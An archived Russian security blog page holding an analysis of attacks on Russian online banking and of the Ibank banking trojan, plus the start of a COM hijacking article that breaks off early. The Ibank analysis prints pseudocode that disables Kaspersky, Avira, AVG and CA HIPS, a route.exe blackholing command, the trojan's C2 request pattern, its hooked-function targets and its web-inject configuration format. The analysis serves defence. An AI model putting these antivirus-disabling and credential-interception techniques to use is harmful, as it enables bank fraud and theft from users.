

NoBunkum (RU)

Русская версия блога NoBunkum — технические статьи по информационной безопасности от Алисы Шевченко (Alisa Esage). Темы включают: анализ вредоносного ПО, руткиты, буткиты, банковские трояны, MBR-инфекторы, файловые инфекторы, пентестинг, статический анализ, SSL/TLS, IDN-атаки и другие аспекты компьютерной безопасности. Архивная версия от 01.05.2018.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

Атаки на банковские системы

О схемах атаки на системы электронной коммерции и универсальном российском трояне-банкере Ibank.

Алиса Шевченко

руководитель «Лаборатории информационной безопасности» (eSage Lab)

alisa@esagelab.com

Содержание

- [Обзор методов атаки](#)
- [Технологии](#)
- [Мишени](#)
- [Схемы](#)
- [Анализ вредоносной программы Ibank](#)
- [Общие сведения](#)
- [Инсталляция и особенности функционирования](#)
- [Шпионская деятельность](#)
- [Механизм сбора данных](#)
- [Целевые системы](#)
- [Блокирование антивирусов](#)
- [Сетевая активность](#)
- [Удалённое управление](#)
- [Технология автозалива](#)
- [Заключение](#)

Троян-банкер — троянская программа, предназначенная для осуществления финансовых махинаций с системами электронной коммерции.

Вредоносные программы, нацеленные на махинации с системами онлайн-банкинга — так называемые «банкеры» — известны с давних времён. В 2004 году основную массу троянов-банкеров составляли примитивные вредоносные программы, разработанные в средах Visual Basic и Delphi. Они достигали своих целей путём перехвата нажатий клавиш при вводе данных авторизации в контексте веб-браузера, открытого на странице интернет-банка, или (чаще) в контексте всей операционной системы. Существенная часть троянов-банкеров тех времён была нацелена на пользователей бразильских банков — по видимости, вследствие массового внедрения электронной коммерции в контексте развивающейся экономики.

Эволюция не стоит на месте. Современные трояны-банкеры более изощрены и доставляют массу хлопот уже не только отдельным пользователям интернет-банков, но также самим банкам и коммерческим организациям по всему миру. Практически в любом сообщении мировых новостей, посвящённом очередному крупному финансовому мошенничеству, фигурирует более или менее расплывчатое упоминание о троянской программе, использованной в ходе атаки.

Эта мировая тенденция имеет своё отражение и в контексте современной России. Пример с бразильскими троянами-банкерами вполне соответствует нашей ситуации — с той лишь разницей, что русские разработчики вредоносных программ в целом более изобретательны и профессиональны относительно мирового уровня, и «поделками» на Visual Basic дело в данном случае не ограничивается.

Система ДБО, онлайн-банкинг, банк-клиент — средства дистанционного банковского обслуживания.

За последние 1–2 года распространённость различных систем электронной коммерции в России достигла критической массы, начав привлекать внимание организованной преступности. Если пару лет назад большинство троянов-банкеров, в том числе и разработанных в России, были «заточены» под интернет-системы зарубежных банков, то теперь всё чаще производятся атаки и на российские системы электронных платежей (Webmoney, Yandex.Money), системы собственной разработки отдельных банков, а также универсальные платформы для систем ДБО (Inter-PRO Client, BS-Client, iBank и других). Тенденция появления эффективных схем атаки на универсальные платформы ДБО заслуживает особого внимания, так как она ставит под угрозу практически все российские банки и коммерческие организации.

Цель данной статьи — осветить современные тенденции в области атак на системы электронной коммерции. В первой части статьи приводится обзор технологий и схем атаки. Во второй части описаны результаты анализа шпионской программы lbank, обеспечивающей атаку на целый ряд популярных систем ДБО российского производства.

Обзор методов атаки

Технологии

СКЗИ — средство криптографической защиты информации.

Большинство современных систем электронных платежей реализованы на основе технологии «тонкого клиента». Пользователь работает с онлайн-банкингом как с обычным веб-сайтом, а аутентификация пользователя и шифрование трафика обеспечивается с помощью отдельного приложения. В роли этого приложения может выступать одна из доступных на рынке платформ ДБО, таких как BS-Client (BSS) или Inter-PRO (Сигнал-KOM), либо система собственной разработки банка. Платформа ДБО, в свою очередь, опирается на систему криптопровайдера с государственной аккредитацией (СКЗИ), такую как «Агава» или «Бикрипт», для обеспечения шифрования по алгоритмам ГОСТ.

Онлайн-банкинг также может быть реализован в виде обычного сайта с доступом по протоколу HTTPS, в виде независимого приложения или модуля Java. С точки зрения фундаментальных технологий атаки детали реализации системы несущественны.

Рассмотрим различные методы защиты, используемые в системах электронной коммерции, их уязвимости и соответствующие методы атаки.

Вход в интернет-систему банка с использованием логина, пароля и секретного ключа является классической реализацией двухфакторной аутентификации. Это наиболее уязвимая схема защиты. Несмотря на то, что универсальные платформы для систем ДБО позволяют подключать дополнительные средства защиты, такие как аппаратные ключи, защита с использованием логина, пароля и сертификата остаётся «вариантом по умолчанию», и именно он используется в большинстве реализаций онлайн-банкинга.

Взлом такой защиты сводится к захвату данных для авторизации пользователя с последующим их использованием для получения удалённого доступа к системе банка или электронных платежей.

Захват файлов ключей может быть реализован с помощью следующих техник:

- непосредственное копирование файлов ключей;
- копирование ключей путём перехвата файловых операций в контексте браузера или целевой программы;
- экспорт сертификатов из хранилища браузера;
- перехват сертификатов в момент их использования пользователем.

Файлы ключей в большинстве систем не защищены от копирования, если только речь не идет об аппаратных средствах защиты, таких как eToken PRO. При экспорте сертификатов из хранилища браузера троян может при необходимости подбирать пароль на экспорт, установленный пользователем.

Захват логина и пароля может быть реализован следующими способами:

- перехват всех нажатий клавиш в системе;
- перехват нажатий клавиш в контексте браузера или целевой программы;
- считывание значений полей ввода в окне браузера или целевой программы;
- перехват HTTP-запросов к целевому банку с последующим извлечением логина и пароля из полей HTTP-запроса.

Для отсева лишней информации шпионская программа может осуществлять поиск таких объектов, как заголовки окон интернет-банка, названия полей ввода, элементы URL и т. п. Идентификация ключевых файлов может осуществляться по имени, части пути или по сигнатуре — например, ключевые файлы универсальной системы ДБО iBank идентифицируются троянами по сигнатуре iBKS в момент обращения к ним пользователя.

Аппаратный ключ, или **«токен»**, — персональное электронное устройство, участвующее в процессах защиты информации пользователя (таких как аутентификация и шифрование данных).

Аппаратные ключи («токены») используются в качестве средства для усиления защиты. Существует несколько классов аппаратных ключей, реализующих принципиально разные схемы защиты. С точки зрения атаки разница между классами аппаратных ключей играет незначительную роль. В частности, обобщённый метод атаки на все виды аппаратных ключей заключается в перехвате инициированной пользователем транзакции с подстановкой в неё данных для совершения несанкционированного перевода на счёт атакующего.

Рассмотрим более подробно техники атаки на два наиболее популярных класса аппаратных ключей: «токены», реализующие генерацию одноразовых паролей (на примере eToken PASS), и аппаратные ключи, реализующие хранение секретных ключей и аппаратные криптовычисления (на примере eToken PRO).

Аппаратный ключ eToken PASS представляет собой брелок, реализующий выдачу одноразового пароля по запросу пользователя. Полученный пароль может использоваться для дополнительной защиты авторизации и/или отдельных действий пользователя. Верификация пароля осуществляется на стороне сервера.

Для обхода этой схемы защиты, помимо вышеописанного метода «подмены данных транзакции», возможен также вариант перехвата одноразового пароля. В частности, после ввода пользователем сеансового пароля троянская программа отображает сообщение об ошибке или блокирует действия пользователя, тем временем иницируя злонамеренную транзакцию с использованием захваченного пароля.

Аппаратный ключ eToken PRO обеспечивает защищённое хранение секретного ключа пользователя, а при необходимости и выполнение криптографических вычислений на микросхеме устройства. В данном случае получение секретного ключа затруднено — таким образом, атакующий не может получить все необходимые данные для удалённого доступа к системе банка.

Тем не менее атака может быть совершена путём внедрения в легитимный сеанс пользователя. Для этого осуществляется атака на стороне клиента: имитация действий пользователя в программе, подмена данных инициированной пользователем транзакции или независимое формирование нелегальной транзакции при помощи троянской программы или вручную.

В ряде случаев задача сводится к более простой — например, если аппаратный ключ используется только на этапе авторизации в качестве секретного ключа, трафик шифруется по стандартному алгоритму SSL, а к открытому сеансу прикреплён постоянный идентификатор, то возможно симитировать ложную транзакцию путём отправки серверу системы стандартных HTTP-запросов с использованием идентификатора открытого сеанса. Таким образом, атака возможна в любом случае, а степень её сложности всецело зависит от деталей реализации конкретной схемы защиты.

Усиление защиты с помощью *одноразовых паролей* — иногда называемых *сеансовыми ключами* или *переменными кодами* — несколько усложняет атаку.

В предыдущем разделе описан один из вариантов реализации этой защиты — с использованием генератора одноразовых паролей eToken PASS. Второй вариант, более популярный в силу его дешевизны, заключается в предоставлении пользователю массива одноразовых паролей — например, в виде пластиковой карты с заштрихованными кодами. Такой метод дополнительной защиты используется в системе «Телебанк» ВТБ24.

Стандартная техника атаки в данном случае идентична атаке на eToken PRO: троян перехватывает очередной переменный код, введённый пользователем, отображает сообщение об ошибке и использует полученный код для проведения нелегальной транзакции.

Шифрование данных, независимо от методов его реализации, нисколько не защищает от класса атак, которому посвящена данная статья. Как бы ни было реализовано шифрование, всегда есть момент, когда данные открыты — в этот момент их можно перехватить и модифицировать.

Чтение и модификация открытых данных SSL-трафика могут производиться при помощи перехвата стандартных функций библиотеки Wininet для браузера Internet Explorer, функций PR_Read/PR_Write библиотеки nspr4.dll для браузера Mozilla и неэкспортируемой функции из библиотеки opera.dll для браузера Opera.

В качестве дополнительной меры защиты на сервере ДБО может быть реализована проверка IP-адреса пользователя перед аутентификацией. В таком случае атакующий не сможет удалённо подключиться к интернет-банку, даже имея логин, пароль и ключи легитимного пользователя.

Обход такой защиты обеспечивается туннелированием трафика атакующего через компьютер легитимного пользователя, на котором средствами трояна открыт прокси-сервер.

Следует подчеркнуть, что все перечисленные выше технологии атаки не являются концептуальными, но в той или иной форме реализованы и используются.

Мишени

Финансовые махинации могут быть нацелены на тот или иной сегмент пользователей электронных систем в зависимости от целей, ресурсов и степени наглости атакующих. А поскольку системы электронной коммерции используются всеми сторонами экономического процесса — физическими лицами, коммерческими организациями и финансовыми учреждениями, — пространство для атаки чрезвычайно обширно.

Наиболее популярными мишенями для финансового мошенничества являются следующие социально-экономические классы:

- клиенты банков;

- пользователи электронных платёжных систем;
- малый и средний бизнес;
- крупные коммерческие организации;
- банки и другие финансовые учреждения;
- системы денежных переводов.

ЭПС — электронная платёжная система, например Webmoney, Yandex.Money, Paypal.

Клиенты банков и пользователи ЭПС представляют собой наиболее лёгкую добычу, но и наименее популярную в силу их низкой платёжеспособности. Кроме того, отъём денег у основной массы населения интернета проще осуществить путём прямого вымогательства — что и делают при помощи троянов-вымогателей, таких как SMS-блокировщики рабочего стола и шифровальщики файлов. Тем не менее в среде мелких киберворишек по-прежнему пользуются популярностью зарубежные пользователи интернет-банков, привлекательность которых обусловлена экономическим разрывом между странами жертвы и атакующего.

Коммерческие организации любого масштаба представляют собой достаточно интересную мишень: у них уже есть что красть. В целом, малый и средний бизнес отличается низкой сопротивляемостью к атакам на компьютерные системы в силу отсутствия или слабости политик их защиты. Крупные коммерческие организации лучше защищены, но и представляют больший интерес, что создаёт основания для целевых атак на них.

Внутри инфраструктуры финансовых учреждений также используются автоматизированные финансовые системы. С точки зрения механизмов атаки система для внутреннего использования практически ничем не отличается от клиентской ДБО: в обоих случаях атака производится методом внедрения трояна на обычный компьютер.

СДП — система денежных платежей, например Western Union, Contact.

«Дроп» («money mule») — лицо, сознательно или вследствие обмана играющее роль посредника при обналичивании украденных денежных средств.

Отдельного упоминания заслуживают системы денежных платежей. В силу таких факторов, как масштабность партнёрской сети СДП, невозможность контроля за безопасностью пунктов сети со стороны центрального банка, простота финансовых операций, а также ряда других, этот класс «жертв» представляет повышенный интерес для атакующих. В ходе атаки на компьютере одного из партнёров системы формируется ложная транзакция, в результате проведения которой деньги выводятся наличными на руки «дрола», а финансовые потери несёт пункт выдачи перевода.

Схемы

При совершении финансовых махинаций злоумышленники чаще всего применяют одну из трёх типовых схем атаки.

Классическая схема атаки заключается в краже с компьютера пользователя полного комплекта аутентификационных данных и дальнейшем использовании этих данных атакующим для удалённого подключения к системе банка или ЭПС с целью осуществления нелегального перевода. Если на стороне сервера осуществляется проверка IP-адреса, то соединение атакующего туннелируется через компьютер легитимного пользователя.

Это самая простая схема атаки, однако она возможна только при низком (а в современных российских реалиях — «стандартном») уровне защиты целевой системы.

В качестве платформы для реализации этой схемы часто используется троян Ibank, анализ которого приведён во второй части данной статьи.

Эта схема представляет собой обобщённое решение для обхода всех дополнительных средств защиты транзакций, а также для атаки на неизвестные и малораспространённые системы банкинга. Атака сводится к установлению терминального соединения с компьютером жертвы и проведению ложных транзакций атакующим вручную, без отображения его действий на экране пользователя.

В качестве платформы для реализации этой схемы часто используется троян Zeus (Zbot), для которого за дополнительную плату доступен модуль удалённого доступа по протоколу VNC. При этом, если адрес целевого компьютера недоступен из интернета, троянская программа может обеспечить обратный канал связи для доступа атакующего.

Третья схема атаки подразумевает автоматизацию предыдущей схемы. Автоматизация осуществляется преимущественно для систем на основе технологии «тонкий клиент», так как в этом случае задача сводится к модификации данных HTML-страниц и HTTP-запросов и, таким образом, может быть компактно описана в файле конфигурации и передана троянской программе.

При реализации данной схемы троянская программа формирует новую транзакцию или модифицирует легитимную с целью перевода средств со счёта заражённой жертвы на счёт атакующего. Трафик пользователя модифицируется «на лету» незаметно для него.

Пассивный автозалив осуществляется путём автоматизированной подмены заданных параметров — таких как значения полей размера платежа и реквизитов получателя — в коде веб-страницы в момент проведения пользователем легитимной транзакции. При активном автозаливе троян осуществляет все необходимые манипуляции — от заполнения данных форм и до имитации нажатия кнопок — самостоятельно.

Следует заметить, что технология автозалива не отличается высокой сложностью реализации. От её разработчика требуется, в первую очередь, глубокая осведомлённость о механизмах функционирования целевого онлайн-банкинга.

Анализ вредоносной программы Ibank

Троян Ibank представляет собой шпионскую программу массового распространения, предназначенную для реализации атак на российские системы электронной коммерции. Целевые системы включают в себя популярные универсальные платформы для построения систем ДБО, системы собственной разработки отдельных банков, электронную платёжную систему WebMoney и ряд СКЗИ.

Ibank примечателен по следующим причинам:

- это самый универсальный шпион конфиденциальной информации, относящейся к платёжным системам;
- это первый троян-банкер, разработанный для атак на российские банки;
- в настоящий момент троян Ibank активно распространяется: ежедневно обнаруживается, по данным нескольких антивирусных компаний, от 5 до 20 новых версий трояна.

Но главная особенность данного трояна заключается в том, что он широко используется в качестве инструмента для целевых финансовых атак, часто в связке с трояном Zeus. При этом Ibank используется для первоначального получения информации о платёжных системах, а Zeus — в качестве универсального инструмента для управления заражённым компьютером, в том числе для обеспечения удалённого доступа к нему.

Общие сведения

Троян Ibank появился в 2006 году. Первоначально он использовался для нецелевых атак на пользователей интернет-банков, но позднее нашёл применение в качестве инструмента при проведении организованных атак. Весной 2010 года пресс-службой компании Dr. Web было отмечено широкое распространение данной вредоносной программы.

Ibank определяется разными антивирусами под следующими именами: Trojan.PWS.Ibank, Backdoor.Win32.Shiz, Trojan-Spy.Win32.Shiz, Backdoor.Rohimafo и другими.

Существует две разновидности данного трояна: основной модуль и его загрузчик. Распространение загрузчика происходит по классической «партнёрской» схеме, о чём свидетельствует поле seller первого HTTP-запроса, отправляемого успешно установленным загрузчиком на сервер для запроса файла конфигурации:

```
http://servername/knock.php?n=botID&s=seller-N
```

Загрузчик получает инсталлятор трояна по ссылке, указанной в файле конфигурации, и запускает его.

Инсталлятор трояна представляет собой зашифрованный файл размером около 100 кБ (MD5: 53aec556c00f34182a72ba8edfb8fca9). Код вредоносной программы реализован на языке C и выполняется в режиме пользователя. С технической точки зрения троян достаточно прост, однако особенности его реализации отражают высокий уровень осведомленности разработчика о внутренних механизмах различных систем ДБО.

Инсталляция и особенности функционирования

Ibank устанавливается в системную директорию (c:\windows\system32) в виде отдельного исполняемого модуля со случайным именем.

На этапе установки троян блокирует доступ к целому ряду IP-адресов путём задания для них заведомо неверных настроек маршрутизации. Для этого вызывается команда route, устанавливающая ложный шлюз для каждого заданного IP-адреса.

```
* DATA:01134274 aD_D_D_D db '%d.%d.%d.%d',0 ; DATA XREF: addroutes+E1fo
* DATA:01134280 aRoute_exePaddS db 'route.exe -p add %s mask 255.255.255.0 %s',0 ; DATA XREF: addroutes+FEfo
DATA:01134280
* DATA:011342AA align 4
* DATA:011342AC aOption_8 db 'option_8',0 ; DATA XREF: sub_1127BAD+7D6fo
DATA:011342AC ; sub_1127BAD+833fo
* DATA:011342B5 align 4
* DATA:011342B8 a128_111_48_0 db '128.111.48.0',0 ; DATA XREF: sub_1127BAD+Cfo
* DATA:011342C5 align 4
* DATA:011342C8 a128_130_56_0 db '128.130.56.0',0 ; DATA XREF: sub_1127BAD+16fo
* DATA:011342D5 align 4
* DATA:011342D8 a128_130_60_0 db '128.130.60.0',0 ; DATA XREF: sub_1127BAD+20fo
* DATA:011342E5 align 4
* DATA:011342E8 a139_91_222_0 db '139.91.222.0',0 ; DATA XREF: sub_1127BAD+2Afo
* DATA:011342F5 align 4
* DATA:011342F8 a141_202_248_0 db '141.202.248.0',0 ; DATA XREF: sub_1127BAD+34fo
* DATA:01134306 align 4
* DATA:01134308 a149_101_225_0 db '149.101.225.0',0 ; DATA XREF: sub_1127BAD+3Efo
* DATA:01134316 align 4
* DATA:01134318 a150_70_93_0 db '150.70.93.0',0 ; DATA XREF: sub_1127BAD+48fo
* DATA:01134324 a155_35_248_0 db '155.35.248.0',0 ; DATA XREF: sub_1127BAD+52fo
* DATA:01134331 align 4
* DATA:01134334 a162_40_10_0 db '162.40.10.0',0 ; DATA XREF: sub_1127BAD+5Cfo
* DATA:01134340 a165_160_15_0 db '165.160.15.0',0 ; DATA XREF: sub_1127BAD+66fo
```

Команда настройки маршрутизации и часть списка IP-адресов в теле программы

Автозагрузка трояна при старте Windows обеспечивается записью в ключ реестра HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit.

Работающий троян не имеет собственного процесса. Его код внедряется в системный процесс (svchost.exe, services.exe и другие, в зависимости от версии трояна). Выполнение вредоносного кода в контексте доверенного системного процесса позволяет обходить фаерволы.

Троян не скрывает признаки своего присутствия в системе (файлы, открытый порт, сетевые соединения) и не содержит функций самостоятельного распространения.

Помимо шпионской функциональности, Ibank оснащен следующими функциями:

- простой системой приёма команд (см. раздел «Удалённое управление»);
- функцией незаметной модификации трафика пользователя с целью автоматизации нелегальных транзакций и сокрытия нежелательных данных (см. раздел «Технология автозалива»);
- функцией настройки таблицы маршрутизации зараженного компьютера по команде от атакующего;
- функцией открытия прокси-сервера SOCKS на случайном порту;
- техниками блокирования антивирусов Kaspersky, Avira, AVG и CA HIPS (см. раздел «Блокирование антивирусов»).

Шпионская деятельность

После установки троян перехватывает ряд функций API (см. раздел «Механизм сбора данных») и ищет в проходящей через перехватчики информации появления определённых маркеров, сопутствующих обращению пользователя к той или иной системе электронной коммерции. Когда маркер найден, соответствующие данные (файлы ключей, логины и пароли) перехватываются и немедленно отсылаются на сервер, указанный в коде программы.

Обобщённо, с целью сбора конфиденциальных данных троянская программа осуществляет следующие действия:

1. перехват нажатий клавиш в контексте браузера, отдельных процессов, отдельных окон и полей ввода;
2. перехват трафика HTTPS в контексте браузеров;
3. копирование ключевых файлов и сертификатов;
4. экспорт сертификатов из браузеров, в том числе с подбором паролей;
5. сбор данных непосредственно из HTTP-запроса к серверу системы;
6. сохранение истории веб-запросов;
7. сохранение удалённых и восстановленных файлов (.chk).

Механизм сбора данных

Локализация и сбор персональных данных пользователя обеспечивается установкой перехватов на следующие функции:

Название функции	Назначение перехвата	Целевые системы банкинга
CryptEncrypt	Перехват секретных данных до шифрования	BS-Client

send, WSASend	Извлечение данных из HTTP-запроса к bsi.dll	BS-Client
CreateFile	Перехват файлов секретных ключей: self.cer, secrets.key, всех файлов из директории ctunnel.exe и других	BS-Client, BS-Defender, Raiffeisen, Инист
GetFileAttributes	Перехват файлов с сигнатурой iBKS (USB-ключ «iBank 2 Key»)	iBank
vb_pfx_import (sks2xyz.dll)	Перехват файлов prv_key.pfx, sign.cer	Faktura
RCN_R50Buffer (FilialRCon.dll)	Перехват данных до шифрования	Raiffeisen
GetWindowText	Получение содержимого поля в окне «Регистрация пользователя»	Инист
TranslateMessage	Перехват нажатий клавиш в контексте модулей cbsmain.dll, intpro.exe, isclient.exe, java.exe и других	Клиент-Банк Плюс, Inter-PRO, Бикрипт
PR_Write (nspr4.dll)	Перехват HTTPS-трафика в Mozilla	HandyBank и другие
<неэкспортируемая функция> (opera.dll)	Перехват HTTPS-трафика в Opera	HandyBank и другие
Send, WSASend	Сохранение параметров POST-запроса: name, pass, login, password	РФК, Inter-PRO
HttpSendRequest*	Извлечение данных из HTTP-запросов по шаблону: action=auth&np=&PHPSESSID=, IW_FormName=fmLogin&IW_FormClass=TfmLog, CryptoPluginId=AGAVA&Sign=	СКЗИ «Агава», HandyBank и другие

Код перехватчиков обеспечивает отсев данных, сбор информации и вызов процедуры отправки её на сервер.

Ряд перехваченных функций не являются стандартными API Windows. Среди них функция vb_pfx_import из модуля sks2xyz.dll, входящего в состав универсальной платформы ДБО «Фактура», на основе которой функционирует, к примеру, интернет-банк «Сбербанк», и функция RCN_R50Buffer из модуля FilialRCon.dll, входящего в состав интернет-системы «РайффайзенБанк». Кроме того, с целью получения доступа к открытому трафику SSL осуществляется перехват функций PR_Write из динамической библиотеки браузера Mozilla и неизвестной функции из библиотеки Opera.

Также стоит отметить перехват стандартной функции TranslateMessage, реализующий захват данных из контекста Java-приложений.

Целевые системы

Для каждой из целевых систем электронной коммерции, обнаруженных на зараженном компьютере, создается отдельная директория, в которой хранятся собранные данные о системе.

Директория	Целевые приложения	Веб-сайт разработчика целевой системы
C:\Program Files\Common Files\bssrepp	ДБО «BS-Client»	www.bssys.com
C:\Program Files\Common Files\ibank	ДБО «iBank»	www.bifit.com
C:\Program Files\Common Files\faktura	СКЗИ «Бикрипт-КСБ-С» / ДБО «Faktura»	www.faktura.ru
C:\Program Files\Common Files\inist	ДБО «Инист»	www.inist.ru
C:\Program Files\Common Files\wm	Браузер (ЭПС WebMoney)	www.webmoney.ru
C:\Program Files\Common Files\handy	Браузер (ДБО HandyBank)	www.handybank.ru
C:\Program Files\Common Files\rfk	ДБО «РФК»	www.rfc.ru
C:\Program Files\Common Files\sbl	Браузер (неизвестный интернет-банк)	Неизвестно
C:\Program Files\Common Files\agv	СКЗИ «Агава» / ДБО «InterBank»	www.alpha.ru , www.r-style.ru
C:\Program Files\Common Files\inter	ДБО «Inter-PRO»	www.signal-com.ru
C:\Program Files\Common Files\kbp	Неизвестно	Неизвестно
C:\Program Files\Common Files\raif	ДБО РайффайзенБанк	www.raiffeisen.ru

Как видно из таблицы, троян нацелен на все популярные универсальные системы ДБО и, таким образом, обеспечивает кражу данных большинства российских банков.

В ряде случаев данные извлекаются не из платформы ДБО, а из стандартного СКЗИ, обеспечивающего криптооперации с ней.

Собранные данные хранятся перед отправкой в виде текстовых файлов и zip-архивов со следующими именами: pass.log, keylog.txt, ctunnel.zip, keys.zip, links.log.

Блокирование антивирусов

Отключение антивируса Kasperky производится путём отправки легитимного управляющего сообщения его окну:

```
FindWindow ("____AVP.Root");  
PostMessage (^, 466h);
```

Отключение Avira производится путём вызова легитимной функции, экспортируемой одной из библиотек антивируса:

```
RegQueryValue ("SOFTWARE\\Avira\\AntiVir PersonalEdition Classic", "Path");  
LoadLibrary ("avipc.dll");  
GetProcAddress ("AvIpcCall");  
GetProcAddress ("AvIpcConnect");  
AvIpcConnect ("avguard01", 1388h);  
AvIpcCall (...); // отключение компонента
```

Отключение AVG производится путём закрытия процесса программы и записи мусора в файл драйвера:

```
CreateFile ("%systemroot%\\system32\\drivers\\avgtdix.sys");  
WriteFile (^, VirtualAlloc (GetFileSize (^)));  
OpenProcess ("avgtray.exe");  
TerminateProcess (^);
```

И наконец, отключение CA HIPS производится путём отправки легитимного кода управления устройству драйвера антивируса:

```
CreateFile ("\\.\\KmxAgent");  
DeviceIOControl (86000054h);
```

Сетевая активность

Троян выполняет следующие действия по обмену данными:

- непосредственно после инсталляции открывает случайный порт, на котором принимает входящие соединения в качестве прокси-сервера SOCKS;
- отсылает на сервер путем HTTP-запросов базовую информацию о заражённом компьютере: имя пользователя, имя компьютера, номер порта прокси-сервера;
- получает с сервера файл конфигурации с командами (см. раздел «Удалённое управление»);
- после сбора данных отправляет их на сервер методом POST-запроса на адрес скрипта gate.php;
- в случае получения команды загружает и устанавливает произвольный модуль.

Удалённое управление

Для управления заражённым компьютером используются команды, получаемые троянской программой с сервера в файле конфигурации. Перечень возможных команд:

Команда	Назначение
!load	Загрузка и инсталляция модуля с заданного URL
!route	Настройка маршрутизации
!inject	Настройки для модификации трафика

!kill_os	Разрушение инфицированной операционной системы путем перезаписи первых секторов диска и удаления критичных системных компонент
----------	--

Технология автозалива

Автозалив и подмена данных веб-страниц обеспечиваются путём модификации HTML-кода в соответствии с правилами, полученными из файла конфигурации.

Файл конфигурации для автозалива содержит набор переменных, определяющих местоположение и содержание производимой модификации. Имена и назначение переменных приведены в таблице.

Команда	Назначение
set_url	Целевой URL для подмены данных
data_before	HTML-код, являющийся маркером для начала модификации
data_after	Маркер конца заменяемых данных
data_inject	Код подмены

Кроме того, после переменной set_url может быть указана опция G или P, уточняющая целевой запрос (GET или POST). Также существует опция L, указывающая, что необходимо сохранить заданный отрезок HTML-кода в лог вместо его модификации, и опция D, задающая периодичность запуска модификации.

После получения настроек автозалива троян сохраняет их в ключе реестра HKEY_LOCAL_MACHINE\Software\Microsoft\option_9.

Заключение

Подытожим ключевые постулаты данной статьи.

1. На сегодняшний день большинство инцидентов финансового мошенничества представляют собой атаки на системы онлайн-банкинга с использованием вредоносных программ в качестве инструментов.
2. Существуют налаженные технологии обхода всех видов защиты, используемых в системах электронных транзакций.
3. Существуют доступные инструменты для совершения финансовых атак всех видов и масштабов.
4. Фиксируется рост заинтересованности атакующих субъектами российской электронной коммерции, в первую очередь клиентами банков (как физическими лицами, так и организациями) и системами денежных переводов.
5. По состоянию на сегодняшний день 99% потенциальных «жертв» не защищены.

К последнему пункту необходимо привести два пояснения. Во-первых, для заинтересованного атакующего не представляет труда обход антивируса. Таким образом, антивирус в некоторой степени защищает рядовых пользователей онлайн-банкинга, но, по мере увеличения класса

платёжеспособности «жертвы», утрачивает свои полезные свойства в связи с пропорциональным возрастанием вероятности целевой атаки.

MitM — man-in-the-middle. Схема атаки, при которой злоумышленник выступает в роли несанкционированного посредника между клиентом и сервером.

MitB — man-in-the-browser, man-in-the-box. Схема атаки, при которой действия злоумышленника совершаются с помощью вредоносной программы на стороне клиента.

Во-вторых, все универсальные платформы ДБО и СКЗИ российского производства принципиально (by design) уязвимы к описанному в данной статье виду атак. Будучи построенными на базе устаревшей парадигмы информационной безопасности, ключевым звеном которой служила защита от сетевых атак (MitM и сетевой взлом), эти системы не предназначены для защиты от локальных атак с использованием вредоносных программ (MitB).

Задача защиты в данном случае сводится к максимальной изоляции клиентской системы банкинга как от внешней сети, так и от других приложений в рамках локального компьютера. На сегодняшний день универсальных решений для этого не существует.

В ряде случаев, сопряженных с невысоким риском атаки, могут применяться половинчатые меры «повышения безопасности». В первую очередь это грамотная настройка политик безопасности и систем мониторинга уязвимого компьютера и прокси-сервера организации, разработанные и внедренные с учётом MitB-парадигмы безопасности.

Для банков доступны такие решения, как полный перевод системы удалённых платежей из интернета на мобильную платформу, а также подключение SMS-уведомлений для каждой транзакции (подчеркнём, что SMS-уведомление должно содержать значение суммы перевода и реквизиты получателя, а номер телефона клиента должен храниться на стороне банка). Последнее решение неудобно для пользователей, создаёт высокую нагрузку на системы банка и неприменимо в организациях с большим объемом транзакций.

Разработчики платформ ДБО могут несколько усложнить задачу атакующим путём дополнительной защиты файлов ключей, запутывания HTML-кода страницы онлайн-банкинга и других подобных «заглушек». Однако, по большому счёту, разработчик платформы ДБО не может решить проблему фундаментально, так как перехват данных осуществляется на уровне операционной системы, независимо от реализации конкретного приложения.

Единственным фундаментальным решением для защиты онлайн-банкинга является его полная изоляция, обеспечивающая невозможность проникновения на компьютер вредоносного кода и установки троянских перехватов. Это решение реализуется путём размещения системы банк-клиента на отдельном физическом компьютере или загрузочном диске, защищённом от записи, в совокупности с тонкой настройкой политик безопасности и общей архитектуры решения. Отметим, что решение по программной виртуализации интернет-банка не имеет смысла, так как оно не защищает от схемы атаки №2 (атака изнутри компьютера «жертвы»), а решение с загрузочным диском окажется бесполезным, если размещённая на нём система может быть успешно атакована в промежутке между загрузками.

[Обсуждение статьи](#)

COM Hijacking, или DLL Hijacking come back

Кирилл Солдатов

lyr1k.2008@gmail.com

Содержание

- [Введение](#)
- [Суть атаки COM-Server Based Binary Planting](#)
- [Пример проведения атаки](#)
- [Условия эффективности атаки](#)
- [Исследование verclsid.exe и её обход](#)
- [Заключение](#)
- [Литература](#)
- [Приложение](#)

Введение

Многие слышали про нашумевшие атаки типа DLL Hijacking, однако далеко не все знают про одну из разновидностей таких атак — COM Hijacking, или COM-Server Based Binary Planting^[1]. Что же общего имеют эти атаки с DLL Hijacking? Для ответа на этот вопрос нужно рассмотреть используемый в Windows механизм OLE\COM.

Итак, **COM**, или **Component Object Model** (объектная модель компонентов), — это стандарт, разработанный Microsoft, который поддерживает межпроцессорное взаимодействие и динамическое создание объектов вне зависимости от языка программирования. Другими словами, это метод обмена двоичного кода в различных приложениях и языках. Это значит, что при условии соблюдения стандарта COM-компонент может быть написан на любом языке. На сегодняшний момент в мире Windows существует очень много технологий, но практически все из них в той или иной мере построены на COM: OLE, ActiveX, COM+, DCOM.

Начнем с определений, которые используются в мире COM. **Интерфейс** (*interface*) — это просто группа функций. Эти функции называются **методами** (*methods*). Как правило, интерфейсам принято давать названия, начинающиеся с буквы I, например **IShellFolder**. Интерфейсы могут наследоваться от других интерфейсов. Однако здесь наследование работает так же, как и одиночное наследование в C++, т. е. в COM-стандарте нет понятия множественного наследования. **Объект компонентного класса** (*coclass* — component object class) содержится в DLL или в EXE и непосредственно включает код одного или нескольких интерфейсов. Говорят, что coclass реализует (*implement*) эти интерфейсы. **COM-объект** (*COM-object*) — это экземпляр coclass'а в памяти. **COM-сервер** (*COM-server*) — это двоичный файл (COM или EXE), который содержит один или несколько coclass'ов. **COM-библиотека** (*COM-library*) — это часть ОС, отвечающая за взаимодействие с приложением. **GUID** (*globally unique identifier*) — это 128-битное число, которое позволяет однозначно идентифицировать «объекты» в мире COM:

